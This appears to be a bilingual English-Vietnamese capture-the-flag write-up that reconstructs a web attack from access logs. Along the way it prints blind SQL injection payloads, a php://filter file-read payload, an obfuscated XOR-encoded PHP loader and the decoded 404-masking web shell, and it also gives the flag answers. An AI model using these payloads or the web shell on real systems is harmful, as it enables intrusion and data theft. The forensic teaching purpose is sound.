Access Logs

Challenge Code	web-misc-001
Tags	Access Log, Audit Logs, PHP Programming
Type	Threat Hunting
Season	Gitex-2023
Difficulty	Easy

Description

The customer's Web application is being attacked. A lot of HTTP Requests are generated, and chaos is created. Help us investigate attack vectors, data leaks, or malicious code installation locations. Complete the challenge by finding the FLAGs below.

- **Flag Format: CHH{XXXXX}**
- We have 04 FLAS in this Challenge
- For example, if the answer to the "What is the admin login account?" is "admin," The FLAG you must submit will be CHH{admin}


Writeup

We received the Access Log of the Web application. Realizing right from the first moments, Hackers may have carried out a series of attacks:

- Brute Force `/login.php`
- Perform a File or Folder search using the `dirsearch` or `gobuster` tools

Chúng ta nhận được Access Log của ứng dụng Web. Nhận thấy ngay từ những khoảng thời gian đầu tiên, Hacker có thể đã thực hiện hàng loạt các cuộc tấn công:

- Brute Force tài khoản chức năng `/login.php`
- Thực hiện tìm kiếm File hoặc Folder bằng các công cụ `dirsearch` hoặc `gobuster`



```
172.17.0.1 - - [02/Jun/2020:09:08:15 +0000] "GET / HTTP/1.1" 200 703 "-" "Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/83.0.4103.61 Safari/537.36"
172.17.0.1 - - [02/Jun/2020:09:08:16 +0000] "GET / HTTP/1.1" 200 702 "http://127.0.0.1:8000/" "Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/83.0.4103.61 Safari/537.
172.17.0.1 - - [02/Jun/2020:09:08:17 +0000] "GET /board.php HTTP/1.1" 200 782 "http://127.0.0.1:8000/" "Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/83.0.4103.61 Sa
172.17.0.1 - - [02/Jun/2020:09:08:20 +0000] "GET /login.php HTTP/1.1" 200 856 "http://127.0.0.1:8000/board.php" "Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/83.0.4
172.17.0.1 - - [02/Jun/2020:09:08:24 +0000] "POST /login.php HTTP/1.1" 200 696 "http://127.0.0.1:8000/login.php" "Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/83.0.
172.17.0.1 - - [02/Jun/2020:09:08:27 +0000] "POST /login.php HTTP/1.1" 200 696 "http://127.0.0.1:8000/login.php" "Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/83.0.
172.17.0.1 - - [02/Jun/2020:09:08:28 +0000] "POST /login.php HTTP/1.1" 200 696 "http://127.0.0.1:8000/login.php" "Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/83.0.
172.17.0.1 - - [02/Jun/2020:09:08:28 +0000] "POST /login.php HTTP/1.1" 200 696 "http://127.0.0.1:8000/login.php" "Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/83.0.
172.17.0.1 - - [02/Jun/2020:09:08:28 +0000] "POST /login.php HTTP/1.1" 200 696 "http://127.0.0.1:8000/login.php" "Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/83.0.
172.17.0.1 - - [02/Jun/2020:09:08:28 +0000] "POST /login.php HTTP/1.1" 200 696 "http://127.0.0.1:8000/login.php" "Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/83.0.
172.17.0.1 - - [02/Jun/2020:09:08:28 +0000] "POST /login.php HTTP/1.1" 200 696 "http://127.0.0.1:8000/login.php" "Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/83.0.
172.17.0.1 - - [02/Jun/2020:09:08:29 +0000] "POST /login.php HTTP/1.1" 200 696 "http://127.0.0.1:8000/login.php" "Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/83.0.
172.17.0.1 - - [02/Jun/2020:09:08:33 +0000] "POST /login.php HTTP/1.1" 200 696 "http://127.0.0.1:8000/login.php" "Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/83.0.
172.17.0.1 - - [02/Jun/2020:09:08:33 +0000] "POST /login.php HTTP/1.1" 200 696 "http://127.0.0.1:8000/login.php" "Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/83.0.
172.17.0.1 - - [02/Jun/2020:09:08:34 +0000] "POST /login.php HTTP/1.1" 200 696 "http://127.0.0.1:8000/login.php" "Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/83.0.
172.17.0.1 - - [02/Jun/2020:09:08:34 +0000] "POST /login.php HTTP/1.1" 200 696 "http://127.0.0.1:8000/login.php" "Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/83.0.
172.17.0.1 - - [02/Jun/2020:09:08:35 +0000] "GET /board.php HTTP/1.1" 200 782 "http://127.0.0.1:8000/login.php" "Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/83.0.4
172.17.0.1 - - [02/Jun/2020:09:08:37 +0000] "GET / HTTP/1.1" 200 702 "http://127.0.0.1:8000/board.php" "Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/83.0.4103.61 Sa
172.17.0.1 - - [02/Jun/2020:09:08:38 +0000] "GET /board.php HTTP/1.1" 200 782 "http://127.0.0.1:8000/" "Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/83.0.4103.61 Sa
172.17.0.1 - - [02/Jun/2020:09:08:39 +0000] "GET /write.php HTTP/1.1" 200 696 "http://127.0.0.1:8000/board.php" "Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/83.0.4
172.17.0.1 - - [02/Jun/2020:09:08:49 +0000] "GET / HTTP/1.1" 200 1184 "-" "Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/83.0.4103.61 Safari/537.36"
172.17.0.1 - - [02/Jun/2020:09:08:49 +0000] "GET /3r72R7a5NOZ8 HTTP/1.1" 404 489 "-" "Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/83.0.4103.61 Safari/537.36"
172.17.0.1 - - [02/Jun/2020:09:08:49 +0000] "GET /ND8FfjCbJ2Vn/ HTTP/1.1" 404 489 "-" "Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/83.0.4103.61 Safari/537.36"
172.17.0.1 - - [02/Jun/2020:09:08:49 +0000] "GET /xJEa7eoBFXsA..php HTTP/1.1" 404 489 "-" "Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/83.0.4103.61 Safari/537.36"
172.17.0.1 - - [02/Jun/2020:09:08:49 +0000] "GET /%21.gitignore HTTP/1.1" 404 489 "-" "Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/83.0.4103.61 Safari/537.36"
```

FLAG 1. What is the password of the admin account? / Mật khẩu của tài khoản admin là gì?

Observing Access Logs, we see unusual values. From lines 6144 to 6152, we see `/board.php` being exploited by SQL Injection.

Tuy nhiên, quan sát Access Logs, sau đó chúng ta nhìn thấy những giá trị bất thường. Từ dòng 6144 tới 6152, chúng ta thấy `/board.php` đang bị khai thác SQL Injection.

```
172.17.0.1 - - [02/Jun/2020:09:09:17 +0000] "GET /board.php HTTP/1.1" 200 783 "http://127.0.0.
1:8000/write.php" "Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Ge
cko) Chrome/83.0.4103.61 Safari/537.36"
172.17.0.1 - - [02/Jun/2020:09:09:21 +0000] "GET /board.php?search=%22or%221 HTTP/1.1" 200 733
"-" "Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/8
3.0.4103.61 Safari/537.36"
172.17.0.1 - - [02/Jun/2020:09:09:25 +0000] "GET /board.php?search=1%27%27or%271 HTTP/1.1" 200
733 "-" "Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrom
e/83.0.4103.61 Safari/537.36"
172.17.0.1 - - [02/Jun/2020:09:09:28 +0000] "GET /board.php?search=1%27or%271 HTTP/1.1" 200 733
"-" "Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/8
3.0.4103.61 Safari/537.36"
172.17.0.1 - - [02/Jun/2020:09:09:31 +0000] "GET /board.php?search=\\ HTTP/1.1" 200 733 "-" "Mo
zilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/83.0.410
3.61 Safari/537.36"
172.17.0.1 - - [02/Jun/2020:09:09:39 +0000] "GET /board.php?sort=idx%20desc HTTP/1.1" 200 782
"-" "Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/8
3.0.4103.61 Safari/537.36"
172.17.0.1 - - [02/Jun/2020:09:09:43 +0000] "GET /board.php?sort=idx%20asc HTTP/1.1" 200 782 "-
" "Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/83.
0.4103.61 Safari/537.36"
172.17.0.1 - - [02/Jun/2020:09:09:49 +0000] "GET /board.php?sort=1%20asc HTTP/1.1" 200 783 "-"
"Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/83.0.4
103.61 Safari/537.36"
172.17.0.1 - - [02/Jun/2020:09:09:52 +0000] "GET /board.php?sort=99%20asc HTTP/1.1" 500 1134 "-
" "Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/83.
0.4103.61 Safari/537.36"
```

Observe Request 6153 and 6154 if the True value will return 500, while False will return 200. This is quite interesting in

Quan sát 2 Request 6153 nếu giá trị True sẽ trả về 500, còn giá trị False sẽ trả về 200. Điều này khá thú vị trong cuộc tấn công

Blind SQL Injection attacks. Because during the guessing process, the False value is always more significant than the True value. The System is easily identified if it raises too much False status.


Blind SQL Injection. Vì Trong quá trình đoán, thì giá trị False bao giờ cũng nhiều hơn giá trị True. Nên nếu False quá nhiều hệ thống dễ bị nhận dạng.

```
if(1=1, (select 1 union select 2), 0)//500
if(1=0, (select 1 union select 2), 0)//200
```

Hackers are using account and password guessing. The hacker queries the usernames and passwords in the table `users`. The hacker then cuts the string and compares each ASCII one by one.

Hacker đang thực hiện dò đoán tài khoản và mật khẩu. Hacker truy vấn `username` và `password` trong bảng `users`. Sau đó Hacker thực sự cắt chuỗi và so sánh với từng mã ASCII một.

```
└─○ cat access.log|grep '/board.php?sort=if(ord(substr((select%20group_concat(username,0x3a,pas
sword)'|grep 500
```



Use the Python statement below to find the correct values. Then combine the ASCII strings into the admin account and password string.

Sử dụng lệnh Python dưới đây để tìm các giá trị đúng. Sau đó, tổng hợp lại các chuỗi ASCII thành tài khoản chuỗi và mật khẩu của quản trị viên

```
# list of ASCII numbers
ascii_list = [97, 100, 109, 105, 110, 58, 84, 104, 49, 115, 95, 49, 115, 95, 65, 100, 109, 49,
110, 95, 80, 64, 83, 83, 44, 103, 117, 101, 115, 116, 58, 103, 117, 101, 115, 116]

# convert each number to its corresponding ASCII character
text = ''.join([chr(num) for num in ascii_list])
```

```
# print the resulting text
print(text)
# admin:Th1s_1s_Adm1n_P@SS,guest:guest
```

FLAG 1 is CHH{Th1s_1s_Adm1n_P@SS}

FLAG 1 là CHH{Th1s_1s_Adm1n_P@SS}

Flag 2: What is the Payload that the attacker uses to read the `config.php` file? / Payload mà kẻ tấn công dùng để đọc file `config.php`

Continue reading the Access Log and find Payload to read the config.php file.

Tiếp tục đọc Access Log và tìm tới Payload đọc file `config.`php

```
172.17.0.1 - - [02/Jun/2020:09:54:18 +0000] "GET /admin/?page=php://filter/convert.base64-encod
e/resource=../config.php HTTP/1.1" 200 986 "-" "Mozilla/5.0 (Windows NT 10.0; Win64; x64) Apple
WebKit/537.36 (KHTML, like Gecko) Chrome/83.0.4103.61 Safari/537.36"
```

FLAG 2 is CHH{php://filter/convert.base64-encode/resource=../config.php}

FLAG 2 là CHH{php://filter/convert.base64-encode/resource=../config.php}

Flag 3: What is the filename of the exploit code? Hacker lưu mã khai thác vào file nào (Filename)

Hackers use the `memo.php` function to save shell code in the Server's Session File

Hacker sử dụng chức năng memo.php để lưu shell code vào trong Session File của Server

```
172.17.0.1 - - [02/Jun/2020:09:55:16 +0000] "GET /admin/?page=memo.php&memo=%3C?php%20function%
20m($l,$T=0){$K=date(%27Y-m-d%27);$_=strlen($l);$__=strlen($K);for($i=0;$i%3C$_;$i%2b%2b){for
($j=0;$j%3C$__;%20$j%2b%2b){if($T){$l[$i]=$K[$j]^$l[$i];}else{$l[$i]=$l[$i]^$K[$j];}}}return%20
$l;}%20m(%27bmha[tqp[gkjpajpw%27)(m(%27%2brev%2bsss%2blpih%2bqthke`w%2bmiecaw*tlt%27),m(%278;tl
t$lae`av,%26LPPT%2b5*5$040$Jkp$Bkqj`%26-?w}wpai,%20[CAP_%26g%26Y-?%27));%20?%3E HTTP/1.1" 200 1
098 "-" "Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrom
e/83.0.4103.61 Safari/537.36"
172.17.0.1 - - [02/Jun/2020:09:55:39 +0000] "GET /admin/?page=/var/lib/php/sessions/sess_ag4l8a
5tbv8bkgqe9b9ull5732 HTTP/1.1" 200 735 "-" "Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebK
it/537.36 (KHTML, like Gecko) Chrome/83.0.4103.61 Safari/537.36"
```

```
/var/lib/php/sessions/sess_ag4l8a5tbv8bkgqe9b9ull5732
```

FLAG 3 is CHH{sess_ag4l8a5tbv8bkgqe9b9ull5732}

FLAG 3 là CHH{sess_ag4l8a5tbv8bkgqe9b9ull57

Flag 4: What is the first Linux command that Hacker executes? / Lệnh Linux đầu tiên mà Hacker thực hiện là gì?

After the URL decode, we see the PHP code below. However, function `m()` is used to create and save the Web Shell. Those values are encoded by a key `K`, the current date when running the Web Shell.

Sau khi URL Decode, chúng ta thấy đoạn mã PHP như dưới đây. Tuy nhiên function `m()` được sử dụng để tạo ra Web Shell và lưu lại. Những giá trị đó được Encoding bởi một khoá `K` là ngày hiện tại lúc chạy Web Shell.

```
<?php
function m($l, $T = 0) {
    // Get current date in "Y-m-d" format
    $K = date('Y-m-d');
    // Get length of input and date strings
    $_ = strlen($l);
    $__ = strlen($K);

    // Loop through each character in input string
    for ($i = 0; $i < $_; $i++) {
        // Loop through each character in date string
        for ($j = 0; $j < $__; $j++) {
            // XOR the input character with the date character
            // based on the value of the $T flag
            if ($T) {
                $l[$i] = $K[$j] ^ $l[$i];
            } else {
                $l[$i] = $l[$i] ^ $K[$j];
            }
        }
    }

    // Return the encrypted string
    return $l;
}

// Call the m function with the input string and two additional arguments
// The second argument to m is the result of calling m with two more arguments
// The final argument is a string
echo m('bmha[tqp[gkjpajpw')(
    m('+rev+sss+lpih+qthke`w+miecaw*tlt'), // second argument
    m('8;tlt$lae`av,&LPPT+5*5$040$Jkp$Bkqj`&-?w}wpai, [CAP_&g&Y-?') // third argument
);
?>
```

Based on the Access Log, we know that `K `is `2020-06-02`. After decoding, we see the Web Shell content and the PHP code below. It is saved at the path `/var/www/html/uploads/images.php`

Dựa vào Access Log, ta biết khoá K là giá trị `2020-06-02` . Sau khi Decode chúng ta thấy nội dung Web Shell là mã PHP dưới đây. Và được lưu ở đường dẫn `/var/www/html/uploads/images.php`

```
<?php header("HTTP/1.1 404 Not Found");system($_GET["c"]);
```

This Shell Code returns HTTP Status as `404` to fool the system administrator. Searching by the file name `image.php` and the Status Code, we will find the first Linux command that Hacker uses is `whoami`

Shell Code này luôn trả về HTTP Status là 404 để đánh lừa quản trị hệ thống. Tìm theo tên file `image.php` và manh mối Status Code ta sẽ tìm được lệnh linux đầu tiên mà Hacker sử dụng là `whoami`

```
172.17.0.1 - - [02/Jun/2020:09:56:32 +0000] "GET /uploads/images.php?c=whoami HTTP/1.1" 404 490 "-" "Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/83.0.4103.61 Safari/537.36"
```

FLAG 4 is CHH{whoami}

FLAG 4 là CHH{whoami}